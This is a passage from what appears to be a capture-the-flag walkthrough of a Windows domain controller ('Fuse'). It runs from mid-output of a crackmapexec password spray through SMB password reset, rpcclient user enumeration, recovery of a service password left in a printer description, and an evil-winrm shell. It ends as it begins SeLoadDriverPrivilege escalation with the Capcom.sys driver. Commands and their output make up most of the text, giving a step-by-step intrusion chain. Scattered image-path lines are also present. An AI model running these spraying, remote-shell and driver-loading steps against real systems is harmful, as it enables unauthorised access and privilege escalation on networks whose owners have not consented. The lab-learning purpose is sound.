SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:permission STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:directory STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:credentials STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:supplied STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:pdfLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:WordLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Untitled STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:PaperCut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:GRAYSCALE STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:papercut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:LONWK019 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Document STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Grayscale STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Copyright STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Location STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:NotepadLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Language STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:printing STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:International STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:bnielson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:LONWK015 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:mountain STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:invocation STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:LAPTOP07 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:administrator STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:additional STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:features STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Forbidden STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Forbidden STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:available STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:printers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:attached STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:consider STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:monitoring STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:reporting STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:charging STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:advanced STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:management STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:inaccurate STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:developers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Developer STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:PaperCutDev STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:permission STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:directory STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:credentials STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:supplied STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:pdfLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:WordLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:Untitled STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:PaperCut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:GRAYSCALE STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:papercut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:LONWK019 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Document STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Grayscale STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Copyright STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Location STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:NotepadLETTER STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:NotepadLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Language STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:printing STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:International STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:bnielson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:LONWK015 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:mountain STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Fabricorp01 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:invocation STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:LAPTOP07 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:administrator STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:additional STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:features STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Forbidden STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:available STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:printers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:attached STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:consider STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:monitoring STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:reporting STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:charging STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:advanced STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:management STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:inaccurate STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:developers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Developer STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:PaperCutDev STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:permission STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:directory STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:credentials STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:supplied STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:pdfLETTER STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:credentials STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:supplied STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:pdfLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:WordLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\administrator:Untitled STATUS_LOGON_FAILURE
```

As you can see there two **STATUS_PASSWORD_MUST_CHANGE** messages because the users tlavel and bhult are using the password **Fabricorp01**.

```
sudeera@Mumbai:~/Documents/Fuse$ cat credentials.txt
tlavel:Fabricorp01
```

Step 8 – Now we will change the SMB password of the user tlavel.

```
sudeera@Mumbai:~/Documents/Fuse$ smbpasswd -U tlavel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel
```

Foothold

The goal of this phase is to move from initial compromise of a network to a position where it is possible to achieve operational objectives. Careful data gathering and analysis should be performed to determine what types and levels of access are necessary.

Step 9 – After that we will log in using the RPC client and by using the user tlavel.

And by using the *enumdomusers* we can enumerate the users in the domain. Here we can see the user names as well as their RID (the suffix of their SID) in hexadecimal form.

```
sudeera@Mumbai:~/Documents/Fuse$ rpcclient -U tlavel 10.10.10.193
Enter WORKGROUP\tlavel's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
rpcclient $>
```

Step 10 – We will save those usernames to a text file for our future references.

```
sudeera@Mumbai:~/Documents/Fuse$ sudo vim users2.txt
[sudo] password for sudeera:
sudeera@Mumbai:~/Documents/Fuse$ cat users2.txt
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
```

By using regular expressions we can get only the required usernames from the text file by removing other characters.

```
sudeera@Mumbai:~/Documents/Fuse$ cat users2.txt | awk -F\[ '{print $2}' | awk -F\] '{print $1}'
Administrator
Guest
krbtgt
DefaultAccount
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
```

Step 11 - To get more information about print service account we will query the user by using the RID. Here we can see the last logon time, logoff time & password last set time.

```
rpcclient $> queryuser 0x450
        User Name   :   svc-print
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Wed, 04 Nov 2020 22:50:00 +0530
        Logoff Time              :      Thu, 01 Jan 1970 05:30:00 +0530
        Kickoff Time             :      Thu, 01 Jan 1970 05:30:00 +0530
        Password last set Time   :      Sun, 31 May 2020 05:57:08 +0530
        Password can change Time :      Mon, 01 Jun 2020 05:57:08 +0530
        Password must change Time:      Thu, 14 Sep 30828 08:18:05 +0530
        unknown_2[0..31]...
        user_rid :      0x450
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x000001c4
        padding1[0..7]...
        logon_hrs[0..21]...
```

Step 12 - By using the *enumprinters* command we can enumerate available printers, print servers, domains or print providers. Since we have service account for printer we will use it to get more information. As you can see we got the password for the svc – print account. **($fab@s3Rv1ce$1**)

```
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

Step 13 - Now we will check if other accounts are using this same password too. For this we can use the *crackmapexec* command.

```
sudeera@Mumbai:~/Documents/Fuse$ crackmapexec smb 10.10.10.193 -u users3.txt -p '$fab@s3Rv1ce$1' --continue-on-success
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:FABRICORP) (signing:True) (SMBv1:True)
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\Administrator:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\Guest:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\krbtgt:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\DefaultAccount:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [+] FABRICORP\svc-print:$fab@s3Rv1ce$1
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bnielson:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\svc-scan:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\bhult:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\dandrews:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\mberbatov:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\astein:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\dmuir:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\:$fab@s3Rv1ce$1 STATUS_ACCESS_DENIED
```

```
sudeera@Mumbai:~/Documents/Fuse$ sudo crackmapexec winrm 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
WINRM       10.10.10.193    5985   FUSE             [*] http://10.10.10.193:5985/wsman
WARNING:urllib3.connectionpool:Failed to parse headers (url=http://10.10.10.193:5985/wsman): [StartBoundaryNotFoundDefect(), MultipartInvariantViolationDefect()], unparsed data: ''
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 446, in _make_request
    assert_header_parsing(httplib_response.msg)
  File "/usr/lib/python3/dist-packages/urllib3/util/response.py", line 71, in assert_header_parsing
    raise HeaderParsingError(defects=defects, unparsed_data=unparsed_data)
urllib3.exceptions.HeaderParsingError: [StartBoundaryNotFoundDefect(), MultipartInvariantViolationDefect()], unparsed data: ''
WINRM       10.10.10.193    5985   FUSE             [-] FABRICORP\svc-print:$fab@s3Rv1ce$1 "Access is denied.  (extended fault data: {'transport_message': 'Bad HTTP response returned from serv
er. Code 500', 'http_status_code': 500, 'wsmanfault_code': '5', 'fault_code': 's:Sender', 'fault_subcode': 'w:AccessDenied'})"
```

Step 14 - By using the evil – winrm we were able to get a windows remote management shell using our service account svc – print. WinRM (Windows Remote Management) is the Microsoft implementation of WS-Management Protocol. A standard SOAP based protocol that allows hardware and operating systems from different vendors to interoperate.

```
sudeera@Mumbai:~/Documents/Fuse$ evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents> dir


    Directory: C:\Users\svc-print\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/4/2020   5:09 AM           7168 nc.exe
```

Step 15 - Whenever we get access to an account we might need to check what privileges that the account has. Because it might be useful for our next phase. Here we will use *whoami /all* command to retrieve information. In the below output we can see the groups which the user resides.

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ============================================
fabricorp\svc-print S-1-5-21-2633719317-1471316042-3957863514-1104


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
FABRICORP\IT_Accounts                      Group            S-1-5-21-2633719317-1471316042-3957863514-1604 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

In the privileges information section we can see all the privileges which are assigned to this account. **SeLoadDriverPrivilege** can be used to load and unload device drivers to the kernel. For our next phase we will use this privilege to add a malicious driver to the kernel and there by gaining access to high privileges accounts.


```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

Step 16 – By moving to the current user's Desktop we can capture the user flag which is inside a text file.


```
*Evil-WinRM* PS C:\Users\svc-print\Desktop> more user.txt
5fbe[redacted]455
```


Privilege escalation

In this phase we will try to gain administrative privileges by using the privileges of the svc – print service account. In the previous step we identified that the svc – print account has SeLoadDriverPrivilege which can be used to load and unload device drivers to the kernel. So now we will use Capcom.sys kernel level driver which provides an IOCTL (Input output control) service to applications that disables SMEP on the computer, executes code at a given pointer and then enables SMEP again.




